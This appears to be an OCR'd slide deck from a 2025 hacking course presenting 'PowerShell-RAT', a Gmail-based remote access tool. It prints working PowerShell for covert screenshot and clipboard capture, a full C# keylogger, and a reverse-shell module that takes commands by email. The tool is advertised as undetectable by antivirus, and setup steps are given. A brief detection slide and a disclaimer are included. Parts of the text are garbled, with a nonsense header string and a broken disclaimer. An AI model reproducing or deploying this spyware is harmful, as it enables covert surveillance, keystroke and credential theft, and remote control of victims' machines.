

55H8R0P0F0D0B0G0H0C0B0D0E0H0S0E0F0G0G0B0H0R0I0R0D0E0H0B0E0E0F0H0B0D0E0H0S0E0F0S0H0D0S0H0J0D0P0R0K0H0R0B0D0G0E0S0B0E0R0Y0D0A0N0E0S0H0R0Y0D0G0N0G0R0S0D0K0D0P0G0E0S

# EGY

2025

NO TEPFOTEEMEY COURSE

```

1. Set Execution Policy to Unrestricted
2. Take screen shot
3. Schedule a task to take screen shots
4. Extract data via email
5. Schedule a task for data ex-filtration
6. Delete screen shots
7. Schedule a task to delete screen shots
8. Hail Mary: Quick backdoor
9. Exit

```



# Disclaimer

- Performing any hack attempts or tests without written permission from the owner of the systems is illegal.
- This project must not be used for illegal purposes into system where you do not have permission, it educational purposes and for people to



or for hacking  
is strictly for  
experiment with.

## # whoami

- Over 6.5 years of experience in the field of Information Security <https://github.com/webveli>
  - Passionate about offensive and defensive security <https://facebook.com/webvelo>
    - Working as a Principal Security Consultant at Threat





Intelligence <https://www.linkedin.com/in/Makavael>

- In my free time I develop security tools <https://webveli.github.io/>
- Outside from Infosec land – like photography

## Why RAT?

# BLACKHAT EGY 2025 COURSE MR. AHMED SAMIR


EMPIRE



NISHANG



POWERSPLOIT



# BLACK HAT EGY 2025 COURSE MR. AHMED SAMIR

## Browser Warnings

The screenshot shows a GitHub repository named "EGY-Black-Hat-2025" by the user "webveli". The repository is public and has 1 branch and 0 tags. The "Code" button is highlighted, and a dropdown menu is open, showing options for cloning the repository. The dropdown menu includes "Local", "Codespaces", "Clone", "HTTPS", "SSH", "GitHub CLI", and a "Clone using the web URL" option with the URL "https://github.com/webveli/EGY-Black-Hat-2025". The repository contains several files, including "Mail.bat", "Mail.ps1", "Mail.vbs", "PowershellIRAT.py", "README.md", "Shoot.bat", "Shoot.ps1", "Shoot.vbs", "delScreenShot.bat", "delScreenShot.ps1", and "delScreenShot.vbs". The README file is selected, and its content is visible at the bottom of the page. The README content states: "The content you shared outlines a tool called PowerShell-RAT, which appears to be a Python-based remote access tool (RAT) that uses Gmail to exfiltrate data from compromised systems. This tool is intended for educational purposes only and emphasizes the need for written permission before using it on any system. It also describes how".



# BLACKHAT EGY 2025 COURSE MR. AHMED SAMIR

## Anti-Virus Warnings

```
new 1 X
1 function Get-TimedScreenshot
2 {
3 <#
4 .SYNOPSIS
5
6 Takes screenshots at a regular interval and saves them to disk.
7
8 PowerShell Function: Get-TimedScreenshot
9 Author: Chris Campbell (@obscursec)
10 License: BSD 3-Clause
11 Required Dependencies: None
12 Optional Dependencies: None
13
14 .DESCRIPTION
15
16 A function that takes screenshots and saves them to a folder.
17
18 .PARAMETER Path
19 Specifies the folder path.
20
21 .PARAMETER Interval
22 Specifies the interval in seconds.
23
24 .PARAMETER EndTime
25 Specifies when the script should stop.
26
27 .EXAMPLE
28 PS C:\> Get-TimedScreenshot -Path C:\temp -Interval 10 -EndTime (Get-Date).AddHours(1)
29
30 .LINK
31 http://obscursec.blogspot.com/2019/07/PowerShell-Powershell-Script-Get-TimedScreenshot.html
32 https://github.com/mattifestate/PowerShell-Powershell-Script-Get-TimedScreenshot
33 #>
34
35 [CmdletBinding()] Param(
36 [Parameter(Mandatory=$true)] [String] $Path,
37 [Parameter(Mandatory=$true)] [Int32] $Interval,
38 [Parameter(Mandatory=$true)] [String] $EndTime
39 )
40
```

Windows Security

Full history

Here is a list of items that Windows Defender Antivirus detected as threats on your device.

Clear history

Trojan:PowerShell/Powersploit.B Severe  
14/7/2019 5:28 PM (Quarantined)

Trojan:PowerShell/Powersploit.G Severe  
14/7/2019 5:25 PM (Quarantined)

Trojan:PowerShell/Powersploit.G Severe  
14/7/2019 5:20 PM (Quarantined)

```
135 $mciSendStringDelegate = Get-DelegateType @([String],[String],[UInt32],[IntPtr]) ([UInt32])
136 if ($mciSendStringAddr -eq $null)
137 {
138     Throw 'Failed to acquire address to mciSendStringA'
139 }
140 $mciSendString = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($mciSendStringAddr, $mciSendStringDelegate)
141
142 #Initialize the ability to resolve MCI errors.
143 $mciGetErrorStringAddr = Get-ProcAddress
144 $mciGetErrorStringDelegate = Get-DelegateType @([String],[String],[UInt32],[IntPtr]) ([UInt32])
145 if ($mciGetErrorStringAddr -eq $null)
146 {
147     Throw 'Failed to acquire address to mciGetErrorStringA'
148 }
149 $mciGetErrorString = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($mciGetErrorStringAddr, $mciGetErrorStringDelegate)
150
151 #Get device count
152 $DeviceCount = $WaveIn.GetNumDevs()
153
154 if ($DeviceCount -gt 0)
155 {
156     #Define buffer for MCI errors.
157     $errMsg = New-Object Text.StringBuilder
158
159     #Open an alias
160     $rtnVal = $mciSendString.Invoke($Path, $errMsg, 0, [IntPtr]::Zero)
161     if ($rtnVal -ne 0) { $mciGetErrorString.Invoke($rtnVal, $errMsg, 0, [IntPtr]::Zero) }
162
163     #Call recording function
164     $rtnVal = $mciSendString.Invoke($Path, $errMsg, 0, [IntPtr]::Zero)
165     if ($rtnVal -ne 0) { $mciGetErrorString.Invoke($rtnVal, $errMsg, 0, [IntPtr]::Zero) }
166
167     Start-Sleep -s $Length
168
169     #save recorded audio to disk
170     $rtnVal = $mciSendString.Invoke($Path, $errMsg, 0, [IntPtr]::Zero)
171     if ($rtnVal -ne 0) { $mciGetErrorString.Invoke($rtnVal, $errMsg, 0, [IntPtr]::Zero) }
172
173     #terminate alias
174     $rtnVal = $mciSendString.Invoke($Path, $errMsg, 0, [IntPtr]::Zero)
175     if ($rtnVal -ne 0) { $mciGetErrorString.Invoke($rtnVal, $errMsg, 0, [IntPtr]::Zero) }
176
177     $OutFile = Get-ChildItem -path $Path | Where-Object { $_.Name -eq $OutFile }
178     Write-Output $OutFile
179 }
180
181
182
```

Windows Security

Full history

Here is a list of items that Windows Defender Antivirus detected as threats on your device.

Clear history

Trojan:PowerShell/Powersploit.G

Alert level: Severe  
Status: Quarantined  
Date: 14/7/2019 5:20 PM  
Category: Trojan  
Details: This program is dangerous and executes commands from an attacker.

Learn more

Affected items:

file: C:\Users\VM\AppData\Roaming\Notepad++\backup\new4@2019-07-14\_172027

OK



# PowerShell-RAT

- Open source tool written in Python and PowerShell
- Assist Red Teamers and Penetration Testers to exfiltrate sensitive information during internal penetration test, red team engagements or via phishing campaigns
- This piece of code is Fully UnDetectable (FUD) by Anti-Virus (AV) software's (for now)
- Currently supports following exfiltration modules over Gmail:
  - Reverse shell
  - Screenshots
  - Keyboard strokes
  - Clipboard Hijack

A screenshot of a Windows command prompt window titled "C:\Windows\System32\cmd.exe - PowershellRAT.py". The window shows the output of the PowershellRAT.py script. At the top, there is a green ASCII art logo of a skull with the text "AHMED SAMIR (RAT)" inside. Below the logo, the script displays the following information:


```
[+] Author: Ahmed Samir
[+] Whatsapp: +201022197547
[+] Description: Python based backdoor that uses Gmail to exfiltrate data as an attachment.
[+] Note: This backdoor does not require administrator privileges. This piece of code is Fully UnDetectable (FUD) by Anti-Virus (AV) software.
[+] Python version: 3.12.3
[+] PowerShell version: 5.1
[+] All good....
```

Below this, there is a list of modules that the script supports, numbered 1 through 8:

```
1. Set Execution Policy to Unrestricted
2. Take screen shot
3. Schedule a task to take screen shots
4. Extract data via email
5. Schedule a task for data ex-filtration
6. Delete screen shots
7. Schedule a task to delete screen shots
8. Hail Mary: Quick backdoor
9. Exit
```

The Windows taskbar is visible at the bottom of the window, showing the search bar, task view button, and several application icons. The system clock in the bottom right corner shows "11:39 AM 12/12/2024".

## PowerShell-RAT Overview








# Setup

- Throwaway Gmail account
- Enable "Allow less secure apps" by going to <https://myaccount.google.com/lesssecureapps>
- Modify the `$username` & `$password` variables for your account in the `Mail.ps1`, `MailLogs.ps1`, `MailClip.ps1` PowerShell files
- Modify `$msg.From` & `$msg.To.Add` with throwaway Gmail address

# BLACKHAT EGY 2025 COURSE MR. AHMED SAMIR

- Takes screenshots of the user screen every 1 minute using **Graphics.CopyFromScreen** Method

```
#####  
# Capturing a screenshot  
#####  
#Param(  
# [Parameter(Mandatory = $true)][string]$Path  
#)  
$OutPath = "$env:USERPROFILE\Documents\ScreenShot"  
if (-not (Test-Path $OutPath))  
{  
    New-Item $OutPath -ItemType Directory -Force  
}  
$FileName = "$env:COMPUTERNAME - $(get-date -f yyyy-MM-dd_HH:mm:ss).png"  
$File = "$OutPath\$FileName"  
$File = Join-Path $OutPath $FileName  
Add-Type -AssemblyName System.Windows.Forms  
Add-Type -AssemblyName System.Drawing  
# Gather Screen resolution information  
$Screen = [System.Windows.Forms.SystemInformation]::VirtualScreen  
$Width = $Screen.Width  
$Height = $Screen.Height  
$Left = $Screen.Left  
$Top = $Screen.Top  
# Create bitmap using the top-left and bottom-right bounds  
$bitmap = New-Object System.Drawing.Bitmap $Width, $Height  
# Create Graphics object  
$graphic = [System.Drawing.Graphics]::FromImage($bitmap)  
# Capture screen  
$graphic.CopyFromScreen($Left, $Top, 0, 0, $bitmap.Size)  
# Save to file  
$bitmap.Save($File)  
#Write-Output "Screenshot saved to:"  
Write-Output $File  
#####
```



## Screenshots Module



- Sends an email to the attacker as an attachment
- Deletes the screenshots to avoid suspicious

## Clipboard Module


- Keeps track of user clipboard along with timestamps every minute.

```
#####  
# Capturing Clipboard Data  
#####  
  
get-date >> clip.txt ; get-clipboard >> clip.txt
```



# BLACKHAT EGY 2025 COURSE MR. AHMED SAMIR

- User can modify these as per their need to sniff every few seconds
- Sends an email to the attacker with clipboard data as a **clip.txt** file attachment




# BLACKHAT EGY 2025 COURSE MR. AHMED SAMIR

## Keystroke Module

- Starts keyboard strokes logging after user authentication

- Uses `SetWindowsHookEx` with `WH_KEYBOARD_LL`

- Sends an email to the attacker with keystrokes data as a `elog.txt` file attachment



```
#####  
# Capturing Keystrokes  
#####  
  
Add-Type -TypeDefinition @"  
using System;  
using System.IO;  
using System.Diagnostics;  
using System.Runtime.InteropServices;  
using System.Windows.Forms;  
  
namespace KeyLogger {  
    public static class Program {  
        private const int WH_KEYBOARD_LL = 13;  
        private const int WM_KEYDOWN = 0x0100;  
  
        private const string logFileName = "log.txt";  
        private static StreamWriter logFile;  
  
        private static HookProc hookProc = HookCallback;  
        private static IntPtr hookId = IntPtr.Zero;  
  
        public static void Main() {  
            logFile = File.AppendText(logFileName);  
            logFile.AutoFlush = true;  
  
            hookId = SetHook(hookProc);  
            Application.Run();  
            UnhookWindowsHookEx(hookId);  
        }  
  
        private static IntPtr SetHook(HookProc hookProc) {  
            IntPtr moduleHandle = GetModuleHandle(Process.GetCurrentProcess().MainModule.ModuleName);  
            return SetWindowsHookEx(WH_KEYBOARD_LL, hookProc, moduleHandle, 0);  
        }  
  
        private delegate IntPtr HookProc(int nCode, IntPtr wParam, IntPtr lParam);  
  
        private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam) {  
            if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN) {  
                int vkCode = Marshal.ReadInt32(lParam);  
                logFile.WriteLine($"{Keys}vkCode");  
            }  
  
            return CallNextHookEx(hookId, nCode, wParam, lParam);  
        }  
  
        [DllImport("user32.dll")]  
        private static extern IntPtr SetWindowsHookEx(int idHook, HookProc lpfn, IntPtr hMod, uint dwThreadId);  
  
        [DllImport("user32.dll")]  
        private static extern bool UnhookWindowsHookEx(IntPtr hhk);  
  
        [DllImport("user32.dll")]  
        private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam);  
  
        [DllImport("kernel32.dll")]  
        private static extern IntPtr GetModuleHandle(string lpModuleName);  
    }  
}  
"@ -ReferencedAssemblies System.Windows.Forms  
  
[KeyLogger.Program]::Main();
```





## Reverse Shell Module

- Uses Gmail API's to read emails every 15 seconds and parses the commands from the attacker
- Shell output gets sent to the attacker email
- Examples of commands for reverse shell:
  - BHUSADEM019:whoami • BHUSADEM019:tasklist
  - BHUSADEM019:ipconfig
  - BHUSADEM019:KILL

```
13. Schedule a task to sniff clipboard
14. Extract Clipboard via email
15. Schedule a task for clipboard data exfiltration
16. REVERSE SHELL
17. Hail Mary: Quick backdoor
18. Exit
16
No new messages
No new messages
No new messages
No new messages
No new messages
No new messages
No new messages
Command -> BHUSADEM019:ipconfig
ipconfig
(b'\r\nWindows IP Configuration\r\n\r\n\r\nEthernet adapter Ethernet0:\r\n\r\n    Connection-specific
c DNS Suffix . : localdomain\r\n    Link-local IPv6 Address . . . . . : fe80::a86c:3555:c4ba:7e36%1
1\r\n    IPv4 Address. . . . . : 192.168.133.129\r\n    Subnet Mask . . . . . :
: 255.255.255.0\r\n    Default Gateway . . . . . : 192.168.133.2\r\n\r\nEthernet adapter Bl
uetooth Network Connection:\r\n\r\n    Media State . . . . . : Media disconnected\r\n
Connection-specific DNS Suffix  . : \r\n', None)
```

Enough talking!



# BLACKHAT

EGY 2025 COURSE

MR. AHMED SAMIR





# Detection Mechanism

- SSL Stripping on your network. Some companies have policies to not perform SSL stripping on well known sites to maintain users privacy. Furthermore, attacker can encrypt traffic for exfiltration.
- PowerShell Logging. However, attacker can clear these locations to avoid logging of the scripts.
- Look for regularly timed DNS traffic through frequency analysis. However, this can be defeated using randomisation in connection timing.
- Sysinternal tools such as autorun, sysmon, process explorer and process monitor to review system configurations. Requires time and resources.





## References

- <https://docs.microsoft.com/enus/dotnet/api/system.drawing.graphics.copyfromscreen?view=netframework-4.8>
- <https://docs.microsoft.com/enus/powershell/module/microsoft.powershell.management/getclipboard?view=powershell-5.1>
- <https://developers.google.com/docs/api/quickstart/python>
- <https://github.com/googleapis/google-api-python-client>
- <https://www.pdq.com/blog/powershell-send-mailmessage-gmail/>
- <https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winusersetwindowshookexa>
- <https://docs.microsoft.com/en-us/windows/win32/winmsg/about-hooks>
- Sandeep Ghai from Threat Intelligence for his help on Reverse Shell Module